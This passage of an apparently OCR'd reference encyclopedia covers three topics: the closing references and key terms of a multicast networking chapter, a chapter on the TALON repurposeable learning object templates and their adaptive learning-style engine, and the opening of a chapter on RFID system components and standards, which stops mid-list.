Corson, S., & Macker, J. (1999.) Mobile ad hoc networking (MANET): Routing protocol performance issues and evaluation considerations. *IETF RFC 2501*.

Francis, P. (1999). Yoid: Extending the multicast Internet architecture. Retrieved December 3, 2007, from http://www.aciri.org/yoid

Holbrook, H.W., et al. (1995). Log-based receiver-reliable multicast for distributed interactive simulation. *ACM SIGCOMM*, 328-341.

Hosszú, G. (2001). Introduction to multicast technology. In S.M. Rahman (Ed.), *Multimedia networking: Technology, management & applications* (pp. 369-411). Hershey, PA: Idea Group Publishing.

Koifman, A., & Zabele, S. (1996). Ramp: A reliable adaptive multicast protocol. In *Proceedings of IEEE INFOCOM* (pp. 1442-1451), San Francisco, CA.

Kunz, T., & Cheng, E. (2002). On-demand multicasting in ad-hoc networks: Comparing AODV and ODMRP. *ICDCS'02*.

Liao, T. (1998). *Light-weight reliable multicast protocol* (Technical Report). Le Chesnay Cedex, France: INRIA.

Maymounkov, P., & Mazieres, D. (2002, March). Kademlia: A peer-to-peer information system based on the XOR metrix. In *Proceedings of IPTPS02*, Cambridge, MA.

Moy, J. (1994). Multicast extensions to OSPF. *IETF Network Working Group RFC 1584.*

Ratnasamy, S., et al. (2001). A scalable content-addressable network. *ACM SIGCOMM.*

Sabata, B., et al. (1996). Transport protocol for reliable multicast: TRM. In *Proceedings of the IASTED international Conference on Networks* (pp. 143-145).

Schulzrinne, H., et al. (2003). RTP: A transport protocol for real-time applications. *IETF Network Working Group RFC 3550*.

Zhang, B., et al. (2002). Host multicast: A framework for delivering multicast to end users. *IEEE INFOCOM*.

KEY TERMS

Ad-hoc Network: This is a special type of the computer network, where the communication does not require any fixed computer network infrastructure (e.g., it does not need router), the nodes communicate directly with each other without access points. In the *host-multicast* (*see below*) the mobile peering hosts construct ad-hoc network.

Client-Server Model: A communicating way, where one host has more functionality than the other. It differs from the *P2P network* (*see below*).

Host-Multicast: Application-Layer multicast technology—it does not require any additional protocol in the network routers, since it uses the traditional unicast IP transmission. Its other names are: *End-host multicast*, *Application-Layer multicast*.

Host-Multicast Routing Protocol: The members of the hosts construct delivery tree using similar algorithms than the IP-multicast routing protocols do.

IP-Multicast: Network-level multicast technology, which uses the special Class-D IP-address range. It requires multicast routing protocols in the network routers.

IP-Multicast Routing Protocol: In order to forward the multicast packets, the routers have to create multicast routing tables using multicast routing protocols.

Multicast Transport Protocol: To improve the reliability of the multicast delivery, special transport protocols are used in addition to the unreliable User Datagram Protocol (UDP).

Peer-to-Peer (P2P) Network: A communication way where each node has the same authority and communication capability. They create a virtual network, overlaid on the Internet. Its members organize themselves into a topology for data transmission.

Reliability: The improved quality of data transmission, different types of reliability exist, including data accuracy or real-time delivery.

Replication: Storing a specific piece of information at many places, to increase availability and dependability.

Re-Purposeable Learning Objects Based on Teaching and Learning Styles

Sunand Bhattacharya
ITT Educational Services Inc., USA

Jeremy Dunning
Indiana University, USA

Abtar Kaur
Open University of Malaysia, Malaysia

David Daniels
Pearson Learning Solutions, USA

INTRODUCTION

Web-based distance learning is hampered in many cases by a failure to deliver material in a manner consistent with the ways in which students learn and instructors teach best in traditional environments (Samoriski, 2002). Excellent teachers are successful because of the ways in which they mediate content and place the content within the context of the subject matter. It is not the specific content or images the successful teacher presents, but rather the manner in which they are presented and framed within the scope of the topic area. Excellent teachers teach by presenting the content and then providing the students with substantive opportunities to apply the content to real-world problems in an effort to promote critical thinking on the part of the student. This is a highly interactive process with much information being transmitted between the student and the instructor. The interchange between the instructor and the student helps the student build a knowledge base with the assistance of the instructor's experience and expertise in the topic area. The exact nature of the interchange is not predetermined and depends to a great extent on the creativity and breadth of experience of the instructor. The successful instructor adjusts his or her interaction with the students to the learning styles best suited to them. How do we provide the learner with this important component of traditional classroom education in asynchronous distance education or technology-mediated traditional classes? Web-based instruction is rapidly becoming the preferred mode of distance education, and we must adapt our instructional interaction styles to this medium. Our students now expect more interactive and immersive materials in Web-based learning than that typically provided in the traditional classroom or correspondence distance education (Samoriski, 2002).


The TALON learning object system is a series of repurposeable learning object templates based on styles of teaching and learning as described by Dunning et al. (2003). These flash-based templates allow instructors to design and execute interactive learning objects in approximately 10% of the time required to create them from first principles, because the use of them requires little or no alteration of existing source code or writing of additional code (Abtar, Dunning, Harvinder, & Halimatolhanin, 2004; Dunning et al., 2004). The fact that the learning objects are based on the successful learning styles experienced in the traditional classroom ensures that the student is both engaged and allowed to build a knowledge base about the content being covered.

BACKGROUND

The overall online course design process can be classified broadly into four phases: analysis, development, delivery, and results. The development phase is collaborative in nature where the actual course gets designed and constructed; the delivery phase is where the instructor interacts with the students via the online course; and the third phase is where outcomes translate into learning competencies.

Retention and attrition issues in an online course are often attributed to the level of interest the course

Figure 1. The TALON learning object suite in design context



generates. The immersive nature of a course depends on its engaging features. Often, complex concepts or phenomena can be taught better through interactive models that encourage the student to explore and learn. Appropriate design of a distance education course delivered through suitable media and using befitting strategies enhances learning (Fennema, 2003). Designers of effective distance courses delivered through the Internet must consider the interactivity of the medium and employ it to enhance the instruction of the distance learner (Hirumi & Bemudez, 1996; Starr, 1997).

Learning Objects. Learning objects have been defined in a number of ways by many researchers. Some define learning objects as any visual feature that engages the student's attention (Wiley, 2000). Others require a certain degree of interactivity for material to be considered a learning object (Wisconsin Online Resource Center, 2003). For the purposes of this discussion, it will be assumed that learning objects must be interactive to be considered true learning objects. The National Learning Infrastructure Initiative defines learning objects as "modular digital resources, uniquely identified and metatagged, that can be used to support learning." The common threads in all of these definitions are summarized in Table 1.

Learning Styles. Although most educational researchers agree that individual differences in the ways in which students learn play a role in learning, there is little agreement on the nature of the different ways students learn. There is little agreement even on the terminology applied to ways in which students learn. Terms such as learning styles, cognitive styles, learning preference, learning strategies, and learning modalities are used to describe the same basic phenomenon—the manner in which students learn. Researchers use these terms almost interchangeably; however, learning style is the most commonly used term and will be used here. Learning style is generally accepted to be a student's existing learning strengths or preferred manner of learning (Kaplan & Kies, 1995).

Marinetti (2003) and De Bello (1990), among others, have classified learning style as a subset of cognitive style. Others (Morse, 2003) feel that learning style encompasses cognitive style. The majority of researchers agree that individuals have different learning styles and that an individual modality of learning is not equally effective for all learners (Sims & Sims, 1995). Sadler-Smith (1997) identified four categories of learning styles: cognitive personality elements, information processing style, instructional preferences, and approaches to study.

A number of assessment tools and quantitative indices have been developed to define an individual's learning and cognitive styles. The early seminal work includes the Myers-Briggs Type Indicator, the Cognitive Preference Test (Messick, 1984), the Cognitive Style Profile (Kuckinskas, 1979), and the Learning Style Inventory (Kolb, 1976). More recent reviews

Table 1. Attributes of learning objects


Learning objects help students:	····>	Identify features and processes interactively through visual learning.
Learning objects allow students:	····>	To solve real-world problems by immersion in an interactive scenario, based on the content they are covering.
Learning objects provide students:	····>	With the opportunity to make and interpret empirical observations in a digital environment that simulates a real-world situation.
Learning objects help students:	····>	Develop critical thinking skills and in some cases verbal skills.
Learning objects help students:	····>	Realize that they have achieved certain learning benchmarks and build confidence in their mastery of the content.

of learning and cognitive styles include Dunn (2003) and Fennema (2003), and Patokorpi, Tétard, Qiao, and Sjövall (2007). Collaborative learning is an important learning style that has so far been restricted for the most part to the traditional classroom, where it has been a successful learning strategy (Kurzel, 2007). Recent work by Hislop, Hassell, and Wiedenbeck (2003), and Hildebrandt (2003) has demonstrated that collaborative learning can be effectively executed in an online environment.

RE-PURPOSEABLE LEARNING OBJECT TEMPLATES

One of the struggles faced in distance education and technology-mediated instruction is providing interactive and highly experiential learning exercises. Learning objects are useful in this setting because they allow the student to use the content learned in a particular part of a course and (1) demonstrate mastery of the content; (2) apply that knowledge to solving a problem; and (3) use the content in a critical thinking exercise that

Figure 2. Learning objects relate complex concepts to multiple learning styles



allows the student to understand the importance of a particular section of the content of the course within the context of the larger course topic.

As such, learning objects may be problematic to instructors and designers in several ways. First, they require some multimedia programming, and, therefore, they are beyond the abilities of typical instructors, who may be capable only of creating course support materials within simple authoring tools such as PowerPoint. Additionally, these objects are usually created from first principles each time, and the cost of providing substantive interactive learning objects may be prohibitive. In part, the cost is related to the fact that the programmers and instructional designers may not know a great deal about the subject matter, and the instructors may know little about multimedia design and programming. Both groups, therefore, operate within their own areas of comfort, and there is little real communication outside of those areas.

It is clearly impractical to teach each instructor about multimedia programming and teach each programmer about specific subject matter areas. What is practical is to define learning objects in terms of the styles in which we teach and learn. All of us understand how we learn, and there are a finite number of learning styles. Traditional educators often tend to teach to those learning styles, consciously or not, because they know from experience that teaching styles that are linked to the ways in which students learn are most effective. If we were to define learning objects more in terms of the teaching and learning styles that the objects utilize, and less in terms of the specific content or programming strategy, programmers and instructors could more clearly understand each other and the role each plays in the design process. The instructor can be more involved in the design of the learning objects, if the objects are defined in terms of a context (teaching and learning styles) that he or she can understand. Developing a common language of design cuts the cost of developing individual learning objects (Kuyath & Winter, 2006), because it reduces the number of modification cycles between the subject matter expert and the programmer. The cost remains high, however, if each object is designed from scratch. It also allows designers and programmers to move from content area to content area using the same nomenclature and design principles, because teaching and learning styles are independent of topic area.

If learning objects are defined in terms of a limited number of teaching and learning styles, they are independent of content area to a great extent. Therefore, we should be able to create templates for learning objects that are based on learning or teaching styles. The templates would be designed so that they could be reprogrammed for any content area at minimal expense. This would allow instructors to design learning objects for their courses using most of the existing code for the template. A multimedia programmer would then insert the graphic and text elements required to complete the learning object in the design executed by the instructor. In most cases, less than 5% of the code for the template would need to be rewritten each time the learning object is reconfigured.

TALON Learning Object Suite. The TALON learning object suite, developed by Arjuna Multimedia and further developed in conjunction with Open University of Malaysia, is a set of 39 repurposeable learning object templates based on styles of teaching and learning that are designed to allow instructors and designers to create substantive learning objects without changing any of the source code. The instructor or designer can use the templates to design a new learning object without writing or changing any source code. The templates are simple enough that instructors with little or no programming experience can create their own learning objects. For more information about the TALON Learning Object Suite, http://www.arjunamultimedia.com/Website/encycl.htm

The TALON system does not rigorously follow any single model of learning styles described previously, and is based on the learning styles and strategies as defined by a group of more than 30 university and high school instructors. These strategies are based more on the instructors' experiences than on any particular theoretical model of teaching styles and strategies (Dunning, Bhattacharya, Kaur, Fadzil, Ahmed, & Ibrahim, 2007). Because of this, they combine the features of many of the models described previously.


Beyond Repurposeable Learning Objects. During the 1990s, teaching and learning were transformed by the increasing power of multi-media computers, broadband networks and significant improvements in design and delivery of pedagogical content via electronic means. The industry went from CBT (Computer Based Training) and rudimentary synchronous learning applications to sophisticated e-Learning platforms that combined the best of both. Many pundits argued that the days of traditional learning were numbered and that computers and the internet would make teachers and classrooms obsolete. This did not happen. Though a variety of subjects can be effectively taught online, the knowledge and experience of a great teacher cannot be qualitatively replicated by a computer model.

However, as e-learning matures, the many significant benefits of these technologies are beginning to be realized and find their place as an adjunct to traditional, pedagogical approaches. These first forays into network-delivered learning objects shattered the twin barriers of WHEN (Time) and WHERE (Space) students can access pedagogical experiences, thus effectively unchaining students from the requirement of being present in a specific location at a specific time in order to learn.

Artificial Intelligence and Learning Objects. One primary obstacle facing e-learning is its inherent "one-size-fits-all" approach. Though we find similar problems within a classroom environment, the interaction with the teacher can help mitigate the effects of homogenized learning (often tailored to the lowest common denominator), by blending qualitative moments of one-on-one interaction during lessons or lectures. In order to fully reach its potential, e-learning must begin addressing HOW individuals learn and adapt online instructional styles to the specific needs of the learner. Just as good private teachers adapt their teaching methods to the individual student in question and over time gain understanding of which methods work for a specific individual, e-learning technologies will need to become more "intelligent" by profiling students and delivering pedagogical content according to a series of fluid parameters that monitor student interaction with the learning content and present materials in a style that has the highest probability of success (Dunning, Cunningham, Kaur, & Vidalli, 2003). By delivering learning in this way, content will be absorbed more quickly and retention of what was learned will be stronger, enhancing therefore the overall pedagogical outcome for the student. A system has been developed that combines repurposeable learning objects with a simple artificial intelligence engine to provide each student in an online class with a personalized learning environment.

Each topic in each weekly module contains three learning objects in three different learning styles. As the student performs the activities, a profile is developed of the student's performance in the learning object, based on eight key learning factors identified by the instructor. At the end of the learning object, an 8-bit number is generated that describes the student's performance

Figure 3. The role of repurposeable learning objects in relating the teacher and design team to the student



and ability to learn in the learning style of the particular learning object. After the student has completed the first learning object, two more on the same topic are presented, and profiles are constructed of the student's performance in those learning styles. Before the student moves to the next topic in the module, a profile of the student's best learning style is used to select a learning object in the next topic that is matched to the learning style best suited to the student, based on the profile. The student is also presented with a learning object in the learning style that is not as well suited to his or her learning style, based on the profile, and a third learning object with a new learning style is presented. The student again performs the activities in this new topic area, and the profile is updated based on the performance of the student in the new set of learning objects. Each topic in the course contains multiple learning objects and profile updates, which makes it possible for each student in the class to follow a unique path through the course matched to his or her best learning styles. An example of this system can be found at http://www.arjunamultimedia.com/artint/aisys/open.html

The Mind Map. Repurposeable learning objects allow us to customize the learning experience in many ways. Student success in early learning objects was often predicated on successful outcomes. A well-designed learning object should allow the student to learn a great deal through failure as well as success. This should allow the student to successfully complete the learning object on the second attempt. Some students, however, require more assistance in successfully utilizing learning objects and an intelligent tutoring option is a potential way in which to provide that extra assistance (Bhattacharya, Dunning, & Lalla, 2006). The mind map serves two primary purposes:

1. It provides the student a complete schematic illustration of a course's components and their corresponding subcategories. This, in essence, helps the students develop a better appreciation of the context of the course and the relevance of the enabling objectives that lead to its completion.
2. It is essentially an intelligent tutor approach that allows the student, after unsuccessfully attempting the learning object, to be led through the solution and taught the problem solving strategies that best apply to the activity.

Armed with these strategies, the student may then attempt the learning object activity again with success. In a traditional classroom, a well-trained instructor can identify exactly where a student erred and make the correction immediately. This allows the student to complete the problem successfully with that correction form a live "intelligent tutor." In an online or blended learning environment the student cannot often obtain "just in time" assistance from an instructor, resulting in frustration. The mind map attempts to recreates the live instructor with a strategy-based intelligent tutor. An example of the mind map concept can be found at http://www.arjunamultimedia.com/mmweb/mindmap.html.

REFERENCES

Abtar, K., Dunning, J., Harvinder, K, & Halimatolhanin, M. (2004). How reusable are learning object templates: A case study. In *Proceedings of the 4th Pan Commonwealth Forum*, Dunedin, New Zealand.

Bhattacharya, S., Dunning, J., & Lalla, S., (2006, November 9-11). *Building and delivering effective blended learning environments for technical and GenEd courses.* Paper presented at the 12th Sloan C Intenational Meeting, Orlando, Florida.

De Bello, T.C. (1990). Comparison of eleven major learning style models: Variables, appropriate populations, validity of instrumentation, and the research behind them. *Reading Writing and Learning Disabilities, 6*, 203-222.

Dunn, P. (2003, December 2-6). Adapting e-learning for global environments: What have we learned so far? *Online Educa Berlin.*

Dunning, J., Cunningham, D., Kaur, A., & Vidalli, A. (2003). Artificial intelligence and learning objects optimizing the pedagogical impact of online learning. In *Proceedings of the 9th Sloan-C Conference on Asynchronous Teaching and Learning*, Orlando, Florida.

Dunning, J., et al. (2003). Repurposeable learning objects linked to teaching and learning styles. In *Proceedings of the EISTA 03 International Conference on Education and Information Systems*, Orlando, Florida.

Dunning, J., et al. (2004). Technology is too important to leave to technologists. *Journal of Asynchronous Learning Networks, 8*(3), 14.

Dunning, J., Bhattacharya, S., Kaur, A., Fadzil, M., Ahmed, A., & Ibrahim, R. (2007). The role of learning object architecture in the instructional design of successful online courses. In K. Harman & A. Koohang (Eds.), *Learning objects: Applications, implications, & future directions* (pp. 137-156). Santa Rosa, CA: Informing Science Press.

Fennema, P. (2003). Preparing faculty members to teach in the e-learning environment. In S. Reisman (Ed.), *Electronic learning communities* (pp. 239-269). Greenwich: Information Age Publishing.

Hilldebrandt, M. (2003). Cooperative e-learning and trancultural communication. *Online Educa Berlin*. Berlin.

Hirumi, A., & Bemudez, A. (1996). Interactivity, distance education, and instructional systems design converge on the information superhighway. *Journal on Computing in Education, 29*(1), 1-16.

Hislop, G., Hassell, L., & Wiedenbeck, S. (2003). Participant activity in online classes: Patterns and implications. In *Proceedings of the 9th Sloan ALN Conference*, Orlando, Florida.

Kaplan, E., & Kies, D. (1995). Teaching styles and learning styles: Which came first. *Journal of Instructional Psychology, 22*, 29-33.

Kolb, D. (1976). *Learning style inventory: Technical manual*. Boston: McBer Press.

Kuckinskas, G. (1979). Whose cognitive style makes the difference? *Educational Leadership, 18*, 269-271.

Kurzel, F. (2007). A model to support alternate instruction within learning environments delivering learning objects. In K. Harman & A. Koohang (Eds.), *Learning objects: Applications, implications, & future directions* (pp. 223-238). Santa Rosa, CA: Informing Science Press.

Kuyath, S., & Winter, S. (2006) Distance education communication: The social presence and media richness. *Journal of Asynchronous Learning Networks, 10*(3), 12-23.

Marinetti, A. (2003). The promise of learning style reuseability: Myth or reality? *Online Educa Berlin*. Berlin.

Messick, S. (1984), The nature of cognitive styles: Problems and promise in educational practice. *Educational Psychologist, 19*, 59-74.

Morse, K. (2003). The multicultural e-classroom: Learning, satisfaction, and faculty issues. In *Proceedings of the 9th Sloan ALN Conference*, Orlando, Florida.

Patokorpi, E., Tétard, F., Qiao, F., & Sjövall, N. (2007). Mobile learning objects to support constructivist learning. In K. Harman & A. Koohang (Eds.), *Learning objects: Applications, implications, & future directions* (pp. 187-222). Santa Rosa, CA: Informing Science Press.

Sadler-Smith, E. (1997). Learning style: Framework and instruments. *Educational Psychology, 17*, 51-63.

Samoriski, J. (2002). *The Internet, children, and education: Issues in cyberspace, communication, technology, law, and society on the Internet frontier.* Boston: Allyn and Bacon.

Sims, R., & Sims, S. (1995). *The importance of learning style*. Westport, CT: Greenwood Press.

Starr, R. (1997). Asynchronous learning networks as a virtual classroom. *Communications of the Association for Computing Machinery, 40*(9), 44-49.

Wiley, D. A. (2000). Connecting learning objects to instructional design theory: A definition, a metaphor, and a taxonomy. In *The instructional use of learning objects: Online version.* New York: D.A. Wiley.

Wisconsin Online Resource Center. (2003). Retrieved December 10, 2007, from http://www.wisc-online.com/Info/FIPSE%20%20What%20is%20a%20Learning0Object.htm

KEY TERMS

Distance Learning: Learning in which the instructor and students are separated by time, distance, or both.

Flash: A multimedia authoring tool in which interactive learning objects may be created.

Interactivity: Occurs when a student works within a multimedia exercise in which the student and the program interchange information in order to complete the exercise.

Learning Objects: Interactive computer-based exercises in which a student utilizes critical thinking skills, achieves learning benchmarks, and displays mastery of content.

Learning Style: Generally accepted to be a student's existing learning strengths or preferred manner of learning.

Mind Map: A mind map is simply a guided tour through the correct solution to a problem posed in a learning object.

Repurposeable Learning Objects: Learning objects that are designed as templates that can be re-constructed to serve new learning objectives.

Technology-Mediated Instruction: Learning that is aided or entirely accomplished through the use of computer-based technology.

RFID Technologies and Applications

Christian Kaspar
Georg-August-Universität Göttingen, Germany

Adam Melski
Georg-August-Universität Göttingen, Germany

Britta Lietke
Georg-August-Universität Göttingen, Germany

Madlen Boslau
Georg-August-Universität Göttingen, Germany

Svenja Hagenhoff
Georg-August-Universität Göttingen, Germany

INTRODUCTION


Radio frequency identification (RFID) is a radio-supported identification technology that typically operates by saving a serial number on a radio transponder that contains a microchip for data storage. Via radio waves, the coded information is communicated to a reading device (Jones et al., 2005). RFID does not represent a new development; it was devised by the American military in the 1940s. Since the technology's clearance for civil use in 1977, RFID has been successfully used for the identification of productive livestock, for electronic immobilizer systems in vehicles, or for the surveillance of building entrances (Srivastava, 2005). Due to decreasing unit costs (especially for passive transponders), RFID technologies now seem increasingly applicable for the labeling of goods and semi-finished products. By this, manual or semi-automatic data entry, for instance through the use of barcodes, can be avoided. This closes the technical gap between the real world (characterized by the lack of distribution transparency of its objects) and the digital world (characterized by logically and physically unambiguous and therefore distribution-transparent objects). In addition, RFID facilitates fully automated simultaneous recognition of more than one transponder without direct line of sight between reader and transponders.

CONFIGURATION OF RFID SYSTEMS

A typical RFID system consists of three basic components (Jones et al., 2005): (1) a computer, (2) a reader, and (3) a transponder, as depicted in Figure 1.

1. The computer runs an application that requires real world data (for instance enterprise resource planning [ERP], manufacturing execution system [MES], supply chain management [SCM], or e-commerce applications). The processor sends commands to the reader and receives its replies.
2. The reader is connected to the processor through either a serial interface or a network connection. It contains a so-called "coupling unit," which allows the reader to modulate coded commands onto a magnetic or electromagnetic alternating field. The size and form of this coupling unit may vary, and its dimension determines the design of the reader.
3. The transponder has to be attached to the object to be identified. It is the actual information carrier. All transponders in the reader's field receive commands and send back their response data. A transponder usually consists of a microchip and a coupling unit. There are various transponder designs; most common, however, are small spools attached to adhesive film.

Figure 1. Logical RFID system architecture (Bitkom, 2005; Thiesse, 2005)



An application system that receives real world data through RFID technology has to take into account several factors for the processing of this data (Thiesse, 2005): it must be capable of filtering out erroneous messages; it needs to aggregate received data into complex events; it must support the syntactic and semantic transformation of received data and save it for analytical purposes. In addition to the three basic components, the RFID system's technical architecture consists of two more elements (also see Figure 1):


4. RFID hardware has to contain control software that both transforms the raw data of radio communication into events compatible with the application and that reformats the application commands into data legible for the transponder. This type of software is referred to as "edgeware." It controls the used data's format and its tagging; it also monitors the connected RFID devices.
5. Middleware systems pass on relevant events to the connected applications in the individual syntax and semantics. Middleware is mainly used for the simplification of configuration and for the alignment of RFID systems to the requests of various application fields and target applications.

TECHNICAL STANDARDS FOR RFID SYSTEMS

Efforts to standardize systems on the basis of RFID technologies occur in three fields: standardization of transponder technology, of reader technology, and of RFID middleware. They are discussed consecutively in the following.

First, transponder technologies can be classified using three criteria (Flörkemeier, 2005): according to the individual reading distance, there are close-coupling, remote-coupling, or long-range-coupling systems; according to the energy supply, there are passive, semi-active, and active transponders; with respect to the storage structure there are so-called "write-once/read-multiple" (WORM), read-write, and complex data structures. Unrelated to its reading distance, energy supply, and storage structure, a transponder usually saves at least one 96 bit (max) identification number (Flörkemeier, 2005). This identification number may be formatted according to the widely used number formats, for example, the universal product code (UPC), the European article number (EAN), or the serialized shipping container code (SSCC). The electronic product code (EPC) comprises a new development for RFID technology-based product

Figure 2. Standard components of RFID middleware (Flörkemeier, 2005)



identification. This code was specified by the Auto-ID Center (and its successor organization EPCglobal), a collaboration of producers and research facilities. In the future, several branches (not just retail) are to use EPC as a universal identification code for object identification (Bitkom, 2005). Four radio frequency bands are open for the radio transmission between transponders and readers worldwide: low frequency (LF), with a frequency band between 100-135 kHz; high frequency (HF), with a frequency band around 13.56 MHz; ultra high frequency (UHF), with a frequency band between 868-956 MHz; and the microwave range at 2.45 and 5.8 GHz. Ever since the first standardization of RFID technologies for the labeling of productive livestock in 1996 (ISO 11785) which used low frequency technology, both the International Organization for Standardization (ISO) and EPCglobal published several different system specifications concerning the four frequencies. LF and older HF systems make possible data transmission of 5 kbit/s and recognition rates of up to 10 transponders per second. Newer HF systems, however, allow for data transmission of 100 kbit/s and recognition rates of 30 (HF) or up to 500 (UHF) transponders per second.

With regard to their configuration, there are four different types of readers: stationary gate-readers (used, for instance, at loading gates); compact readers and mobile readers, which combine antennae and reading/writing appliances in compact, portable bodies; and vehicle-bound readers used solely stationary, for instance, in the cold room of a cooling transporter (Bitkom, 2005). EPCglobal specified a so-called reader-interface-protocol—an XML-based communication protocol—for the communication between the reader and the external target application (Flörkemeier, 2005).

Third, RFID middleware is used for the data processing and aggregation into complex events, for the control and synchronization of these events, and for the simplified configuration of the RFID system for the target application (Bitkom, 2005). EPCglobal specified four technical components for the realization of RFID middleware systems (see Figure 2), which are described in more detail next:

- Savant represents a normed interface between commercial RFID middleware and its target application. Savant is used for the aggregation of RFID identification events into custom-designed events (e.g., converging a number of transponder identifications into the event of arrival of a single good).
- The Physical Markup Language (PML) includes attributes of objects, processes, and environment. The PML Core vocabulary specifies the semantics for the exchange of context information on the basis of sensor data. PML Core is mainly used in connection with the reader-interface-protocol.
